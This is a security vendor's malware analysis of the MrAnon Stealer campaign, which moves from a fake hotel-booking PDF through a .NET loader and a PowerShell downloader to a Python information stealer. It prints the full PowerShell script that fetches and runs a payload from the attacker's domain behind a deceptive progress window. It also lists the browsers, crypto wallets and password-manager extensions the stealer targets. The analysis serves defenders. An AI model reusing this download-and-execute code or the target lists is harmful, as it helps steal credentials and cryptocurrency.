



FORTIGUARD LABS THREAT RESEARCH

MrAnon Stealer Spreads via Email with Fake Hotel Booking PDF

ARTICLE CONTENTS

By **Cara Lin** | December 07, 2023

Affected Platforms: Microsoft Windows

Impacted Users: Microsoft Windows

Impact: The information collected can be used for future attacks

Severity Level: High

FortiGuard Labs recently identified an email phishing campaign using deceptive booking information to entice victims into clicking on a malicious PDF file. The PDF downloads a .NET executable file created with PowerGUI and then runs a PowerShell script to fetch the final malware, known as MrAnon Stealer. This malware is a Python-based information stealer compressed with cx-Freeze to evade detection. MrAnon Stealer steals its victims' credentials, system information, browser sessions, and cryptocurrency extensions. Figure 1 illustrates the attack flow.




Figure 1: Attack flow

The downloader URL was mostly queried in Germany, which suggests it was the primary target of the attack. The number of queries for this URL rose significantly in November 2023, implying the campaign was more active and aggressive during that month. In this article, we will detail the behavior of this malware at each stage.




Figure 2: Telemetry

Initial Infection Vector – Booking.pdf

The attacker, masquerading as a company looking to reserve hotel rooms, sends phishing emails with the subject, “December Room Availability Query.” The body contains bogus hotel booking details for the holiday season. The attached malicious PDF file has a downloader link hidden in the stream object. Its data after decoding is shown below:

obj 28 0

Containing /ObjStm: 1 0

Type: /Action

Referencing:

<<

/Type /Action

/S /URI

/URI (hxxps[:]//anonbin[.]ir/track_download.php?file=adobe.exe)

>>




Figure 3: The phishing email




Figure 4: The malicious PDF file

.NET Executable – adobe.exe

Using the strings in the class “Loader,” we identified that the malware used the PowerShell script editor that converts PowerShell scripts to Microsoft executable files.

```
using System;
using System.IO;
using System.Reflection;
using System.Resources;
using Quest.PowerGUI.ScriptRunner;

namespace Runner
{
    // Token: 0x02000005 RID: 5
    internal class Loader
    {
        // Token: 0x0600000C RID: 12 RVA: 0x000020C0 File Offset: 0x000002C0
        [STAThread]
        internal static void Exec(string[] args)
        {
            AppDomain.CurrentDomain.UnhandledException += Loader.AppDomain_UnhandledException;
            try
            {
                AppDomain.CurrentDomain.AssemblyResolve += Loader.AppDomain_AssemblyResolve;
                Loader.Exec_0(args);
            }
            catch (Exception ex)
            {
                Loader.ShowError(ex.Message);
            }
            finally
            {
                AppDomain.CurrentDomain.AssemblyResolve -= Loader.AppDomain_AssemblyResolve;
                AppDomain.CurrentDomain.UnhandledException -= Loader.AppDomain_UnhandledException;
            }
        }
    }
}
```

Figure 5: The decompiled Exec() function

Upon examination of the .NET executable file shown in Figure 6, we found that it utilizes ScriptRunner.dll to extract “Scripts.zip” to obtain a PowerShell script. The extracted file is deposited at the following location:

“%USERPROFILE%\AppData\Local\Temp\Quest Software\PowerGUI”.

This .NET Microsoft Windows executable is solely tasked with unpacking an embedded script named “down2.ps1” and executing it using PowerShell.exe. The packed file and PowerShell configurations are within the resources section of the file, as illustrated in Figure 7.

```
internal static Assembly AppDomain_AssemblyResolve(object sender, ResolveEventArgs args)
{
    if (args.Name.Contains("ScriptRunner"))
    {
        byte[] rawAssembly = (byte[])Loader.GetResourceManager().GetObject("ScriptRunner.dll");
        return Assembly.Load(rawAssembly);
    }
    return null;
}
```

Figure 6: The ScriptRunner.dll that loads the PowerShell script

```

PowerShell.ExecutionPolicy = "Bypass"
PowerShell.InputFormat = ""
PowerShell.NoExit = False
PowerShell.NoLogo = False
PowerShell.NonInteractive = True
PowerShell.NoProfile = False
PowerShell.OutputFormat = ""
PowerShell.Sta = True
PowerShell.WindowStyle = "Hidden"
PowerShellVersion = "3.0"
ScriptRunner.dll = 77824 bytes
ScriptRunnerSettings.AsService = False
ScriptRunnerSettings.FileName = "down2.ps1"
ScriptRunnerSettings.Protect = False
ScriptRunnerSettings.ShowConsole = False
Scripts.zip = 2348 bytes

```

Figure 7: The malware's resource section

PowerShell Script – down2.ps1

The script initiates the loading of a Windows Form and configures its settings, including form, label, and progress bar. Additionally, it defines text within the execution of the subsequent script to mitigate user suspicions.

```

# Load Windows Forms Assembly
Add-Type -AssemblyName System.Windows.Forms

# Create the main form
$form = New-Object System.Windows.Forms.Form
$form.Text = 'File Not Supported'
$form.Size = New-Object System.Drawing.Size(500,200)

# Create a label for status
$label = New-Object System.Windows.Forms.Label
$label.Location = New-Object System.Drawing.Point(10,10)
$label.Size = New-Object System.Drawing.Size(480,20)
$label.Text = 'Status: Ready'
$form.Controls.Add($label)

# Create a progress bar
$progressBar = New-Object System.Windows.Forms.ProgressBar
$progressBar.Location = New-Object System.Drawing.Point(10,40)
$progressBar.Size = New-Object System.Drawing.Size(480,20)
$form.Controls.Add($progressBar)

# Function to update progress and label
function Update-Status([string]$text, [int]$progress) {
    $label.Text = "Status: " + $text
    $progressBar.Value = $progress
}

```

Figure 8: The Create Windows form

Within the "Form Load event" section, the script retrieves a payload from the identical domain, "anonbin[ilr]" and decompresses the file in the temporary folder. It then locates the execution

file within the zip archive and employs “Start-Process” for execution. A window named “File Not Supported” is displayed in this state, accompanied by a status message indicating “Not Run: python.exe.” This deceptive presentation is designed to mislead users into believing that the malware has not been executed successfully. Figure 10 illustrates the window and progress bar during the execution of the malware.

```
# Form Load event
$form.Add_Load({
    try {
        # Define the URL for the ZIP file
        $zipFileUrl = "https://anonbin.ir/uploads/Ads-Pro-V6-Free-Trail%20(1).zip"

        # Create temporary directory for download
        $tempPath = [System.IO.Path]::GetTempPath()
        $tempZipFile = [System.IO.Path]::Combine($tempPath, "downloadedFile.zip")
        $extractPath = [System.IO.Path]::Combine($tempPath, "extractedFiles")

        Update-Status "Starting download..." 0

        # Download the ZIP file
        $webClient = New-Object System.Net.WebClient
        $webClient.DownloadFile($zipFileUrl, $tempZipFile)

        Update-Status "Download Complete" 50

        # Extract the ZIP file
        Expand-Archive -LiteralPath $tempZipFile -DestinationPath $extractPath

        Update-Status "Extraction Complete" 75

        # Find executable in the extracted directory
        $executable = Get-ChildItem -Path $extractPath -Filter *.exe | Select-Object -First 1

        if ($executable -ne $null) {
            # Run the executable
            Start-Process $executable.FullName
            Update-Status "Not Run: $($executable.Name)" 100
        } else {
            Update-Status "No executable file found in ZIP" 100
        }
    }
    catch {
        $errorMessage = $_.Exception.Message
        Update-Status "Error: $errorMessage" 0
    }
})
```


Figure 9: The Form Load event section



Figure 10: The progress window shown during the python.exe execution

Cx_Freeze Packed File – python.exe

The compressed file “Ads-Pro-V6-Free-Trail (1).zip” includes multiple files. Figure 11 shows the contents of the extracted folder. Within this folder, two DLL files serve as clean components to facilitate the loading of additional Python code by the “python.exe” process. Figure 12 illustrates the WinMain function in “python.exe,” clearly indicating that this is not a legitimate Python executable.



Name	Size	Packed Size	Modified	CRC
lib	43 351 620	18 088 741	2023-11-22 09:44	BD60D73A
python.exe	93 184	10 881	2023-11-22 09:43	57C360DA
python3.dll	61 680	18 403	2021-10-04 05:42	B71CB664
python310.dll	4 450 544	1 930 016	2021-10-04 05:42	3EDE29CC

Figure 11: Files in Ads-Pro-V6-Free-Trail (1).zip”




Figure 12: WinMain in python.exe

Tracing the initial call reveals that the execution file originates from cx_Freeze tools. The script then searches for the directory “lib\library.zip” and uses “PyObject_CallObject” to invoke the malicious Python code.


```

if ( !SetDllDirectoryW(PathName) )
{
    v4 = "Unable to change DLL search path!";
    goto LABEL_15;
}
if ( !LoadLibraryExW(L"python3.dll", 0i64, 0x200u) )
{
    MessageBoxA(0i64, "Unable to load python3.dll!", "cx_Freeze Fatal Error", 0x10u);
    Py_Finalize();
}
v14 = -1i64;
do
    v11 = Str[++v14] == 0;
while ( !v11 );
v15 = 2 * v14 + 28;
v16 = (wchar_t *)PyMem_RawMalloc(2 * v15);
v17 = v16;
if ( v16 )
{
    swprintf(v16, v15, L"%ls\\lib\\library.zip;%ls\\lib", Str, Str);
    Py_NoSiteFlag = 1;
    Py_FrozenFlag = 1;
    Py_IgnoreEnvironmentFlag = 1;
    Py_SetProgramName(&Filename);
    Py_SetPath(v17);
    Py_Initialize();
    PySys_SetArgvEx(a1, a2, 0i64);
    PyMem_RawFree(v17);
    return 0i64;
}
else
{
    MessageBoxA(0i64, "Out of memory creating sys.path!", "cx_Freeze Fatal Error", 0x10u);
    Py_Finalize();
    return 0xFFFFFFFFi64;
}

```

Figure 13: Check directory \\lib\\library.zip


```

AttrString = PyObject_GetAttrString(v8, "init");
v11 = (_QWORD *)AttrString;
if ( !AttrString )
    goto LABEL_5;
v13 = PyObject_CallObject(AttrString, 0i64);
v12 = (*v11)-- == 1i64;
v14 = (_QWORD *)v13;
if ( v12 )
    Py_Dealloc(v11);
if ( v14 )
{
    v12 = (*v14)-- == 1i64;
    if ( v12 )
        Py_Dealloc(v14);
    v15 = PyObject_GetAttrString(v9, "run");
    v12 = (*v9)-- == 1i64;
    v16 = (_QWORD *)v15;
    if ( v12 )
        Py_Dealloc(v9);
    if ( v16 )
    {
        v17 = PyObject_CallObject(v16, 0i64);
    }
}

```

Figure 14: Invoking the main Python code

Figure 15 shows the files from “library.zip.” Notably, “cstgversion__main__.pyc” stands out due to its distinct creation time compared to the legitimate files. This particular file encompasses the primary functions responsible for data theft.



Name	Size	Packed Size	Modified	CRC
contextvars.pyc	287	221	2021-10-04 19:12	C5A0583F
copy.pyc	7 030	3 593	2021-10-04 19:12	827EADC7
copyreg.pyc	4 729	2 584	2021-10-04 19:12	B4D3B847
cstgversion__init__.pyc	702	484	2023-11-03 10:13	ADF200BB
cstgversion__main__.pyc	42 632	20 772	2023-11-22 23:13	2DD29418
csv.pyc	11 846	5 776	2021-10-04 19:12	C125A8D9
dataclasses.pyc	26 525	11 697	2021-10-04 19:12	D086FD3E
datetime.pyc	56 638	22 626	2021-10-04 19:12	08AB070E
decimal.pyc	403	277	2021-10-04 19:12	731206CB
difflib.pyc	58 981	22 658	2021-10-04 19:12	CAEA70CF
dis.pyc	15 697	7 662	2021-10-04 19:12	41E76CCF
doctest.pyc	76 143	28 841	2021-10-04 19:12	543C925D
enum.pyc	25 880	11 731	2021-10-04 19:12	80CC0FE4

Figure 15: Files in library.zip

MrAnon Stealer

First, the malware verifies whether the following processes are currently running on the system and terminates them if they exist:

“ArmoryQt.exe”, “Atomic Wallet.exe”, “brave.exe”, “bytecoin-gui.exe”, “chrome.exe”, “Coinomi.exe”, “Discord.exe”, “DiscordCanary.exe”, “Element.exe”, “Exodus.exe”, “firefox.exe”, “Guarda.exe”, “KeePassXC.exe”, “NordVPN.exe”, “OpenVPNConnect.exe”, “seamonkey.exe”, “Signal.exe”, “Telegram.exe”, “filezilla.exe”, “filezilla-server-gui.exe”, “keepassxc-proxy.exe”, “msedge.exe”, “nordvpn-service.exe”, “opera.exe”, “steam.exe”, “walletd.exe”, “waterfox.exe”, “yandex.exe”

It then uses “ImageGrab” to capture a screenshot, saving it with the filename “Screenshot (Username).png.” Additionally, it establishes connections with legitimate websites such as “api.ipify.org” and “geolocation-db.com/jsonp” to retrieve the system’s IP address, country name, and country code. It also gathers information from the following sources:

- **Browsers Data:** 7Star, Amigoz, Bravez, Cent Browser, Chrome Canary, Epic Privacy Browser, Google Chrome, Iridium, Kometa, Microsoft Edge, Opera, Opera GX, Orbitum, Sputnik, Torch, Uran, Vivaldi, Yandex, Firefox, Pale Moon, SeaMonkey, and Waterfox.
- **Desktop Wallets:** Bytecoin Wallet, Guarda, Atomic Wallet, Coinomi Wallet, Bitcoin Armory, and Exodus.

- Browser Extensions:

Browser Extension String	Extension name
fiedbfgcleddlbcmgdigjgdfcggjcion	Microsoft Autofill
ilgcnhelpchnceeiipijaljkblbcobl	GAuth Authenticator
oeljdldpnmdbchonieligobddffflal	EOS Authenticator
jplgfhpmmjnbigmhklmmbgecoobifkmpa	Proton VPN
nngceckbapebfimnlmiiiahkandclblb	Bitwarden
bhghoamapcdpbohphigoooaddinpkbai	Authenticator
gaedmjdffmmahhbjefcbgaolhhanlaolb	Authy
bfmglfdehkodoiinbclgoppembjfgjkj	KeePassHelper
fmhmiaejopepamlcjknpcgpdjichnecm	KeePass Tusk
oboonaemofpalcgghocfoadofidjkkk	KeePassXC
pdffhmdngciaglkoonimfcmckehcpafo	KeePassXC
fjoaledfpmneenckfbpdfhkmimnjocfa	NordVPN
imloifkgjagghnncjkhggdhalmcnfklk	Trezor Password Manager

- Messengers: Discord, Discord Canary, Element, Signal, Telegram Desktop
- VPN Clients: NordVPN, ProtonVPN, and OpenVPN Connect
- Browser Wallets:

Browser Extension String	Extension name
iopigoikekfcpapjlkcdlokheickhpc	Aergo Connect
fhilaheimglignddkjgofkcbgekhenbh	Atmoic Crypto Wallet
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
aodkkagnadcbobfpggfneongembjca	BOLT X
fhbohimaelbohpbjbbldcngcnapndodjp	Binance Wallet
okejhknhopdbemmfefjglkdfdhpfmflg	BitKeep
jnlgamecbpmbajjfhhmmmlhejkemejdma	Braavos Wallet
nhnkbgjikgcigadomkphalanndcapjk	CLV Wallet
aeachknmefphepccionboohckonoeemg	Coin98 Wallet
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet
dkdedlpgdmmkkfjabffeganieamfklkm	Cyano Wallet

cgeeodpfagjceefieflmdfphplkenlfk	EVER Wallet
kkpilkodjeloidieedojogacfhpaihoh	Enkrypt
dgcgofdhddbmmpolmgcdofiohgklpkk	Enkrypt
kmhciehpebfmjpgmihbkipmjlmioameka	Eternl
aholpfdialjgjfhomihkbmgjidlcdno	Exodus
ebfidpplhabeedpnhjnobghokpiioolj	Fewcha Move Wallet
cjmkndjhnagcfbpiemnkdpomccnjblmj	Finnie
bopcbmipnjdcdfllfgjdgdjejmgoaab	BlockWallet
bgpipimickeadkjlklgciifhnalhdjhe	GeroWallet
jnkelfanjkeadonecabehalmbgpfodjm	Goby
hpglfhgfnhbgpjdenjgmdgoeiappafln	Guarda
cnncmdhjapckmjmkaafchppbnpnhdmon	HAVAH Wallet
gjagmgiddbbciopjhllkdnddhcglnemk	Hashpak
flpiciilemghbmfalicaajoolhkkenfel	ICONex
cjelfplplebdjjenllpjcbmljkfcffne	Jaxx Liberty
hcflpincpppdclinealmandijcmnkbgn	KHC
pdadjkfkgaafgbceimcpbkalfnfnepbnk	KardiaChain Wallet
lpilbniiabackdjcionkobglmddfbcjjo	Keeper Wallet
dmkamcknogkgcdfhbbddcgghachkejeap	Keplr
aiichednoiimgnlmieegiaglmehnmknki	Lean Terra Wallet

nlbmnnijcnlegkjjpcfjclmcfggfcdm	MEW CX
gcbjmdjijjpfkpbgdkaojpmaninaion	MadWallet
efbglgofoippbgcjepnhiblaibcncglk	Martian Wallet
afbcbjpbpfadlkmhmcjhkeodmamcflc	Math Wallet
dfeccadlilpndjjohbjdblepjmjeahlmm	Math Wallet
kfocnlddfahihoalinnfbnfmopjokmhl	Meta Wallet
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
ejbalbakoplchlghecdalmeeaeajnimhm	MetaMask
djclckkglechooblngghdinmeemkbgci	MetaMask
dngmlblcodfobpdpecaadgfbcgjfnm	MultiversX DeFi Wallet
lpfcbjknijpeeillifnkikgncikgfhdo	Nami
cphhlmgameodnhkjdmkpanlelnlohao	NeoLine
jbdacneiiinmjbjlgalhcelgbejmnid	Nifty Wallet
mcohilncbfahbmgdjkbpemcciiolgce	OKX Wallet
kmpdhnilpmdejikjdnlbcnmnabepfgkh	OsmWallet

mgffkfbidihjpoaomajlbghddlicgpn	Pali Wallet
ejladinnckdgjemekebdpeokbikhfci	Petra Aptos Wallet
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
bjnlkgkghpnjgkonekahiadmgjpmak	Polygon Wallet
jojhfeodkpkglbfimdfabpdfjaoalaf	Polymesh Wallet
phkbamefinggmakgklpklijmgibohnba	Pontem Aptos Wallet
acmacodkjbdgmoleebolmdjonilkdbch	Rabby
fnjhmkhmkbjkkabndcnogagobneec	Ronin Wallet
kjmoohlgokccodicjfebfomlbiigfhk	Ronin Wallet
lgmpcpglpngdoalbgeoldeajfclnhafa	SafePal Wallet
apenkfbbpmmhihehmihndmmcdanacolnh	SafePal Wallet
epapihdplajcdnnkdeiahlgigofloibg	Sender Wallet
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare Wallet
aiifbnfbobpmeekipheeijimdpnlpgpp	Station Wallet
opcgpfmipidbgpenhmajoajpbobppdil	Sui Wallet
eajafomhmkipbjmfmhebemolkcicgfmnd	Tally Ho

mntitftrkajgotkcjkemidiaecocnkjeh	iezBox
ibnejdfjmmkpcnlpebklmnkoeiohofec	Tron Link
pnndplcbkakcplkjnlgbkdgjikjednm	Tronium
egjidjbpglichdcondbcdbdnbeepgdpdph	Trust Wallet
ibljocddagjghmlpgihahamcghfggcjc	Virgo Wallet
fkhebcilafocjhnlnogogekljmlldhd	WAGMIs wap.io Wallet
amkmjjmmflddogmhpjloimipbofnfjih	Wombat
hmeobnfnfcmkdcmlblgagmfpfboieaf	XDEFI Wallet
ffnbelfdoeiohenkjibnmadjiehjhajb	Yoroi
kncchdigobghenbbaddojjnnaogfppfj	iWallet

- Others: FileZilla and FileZilla Server
- Gaming: Steam
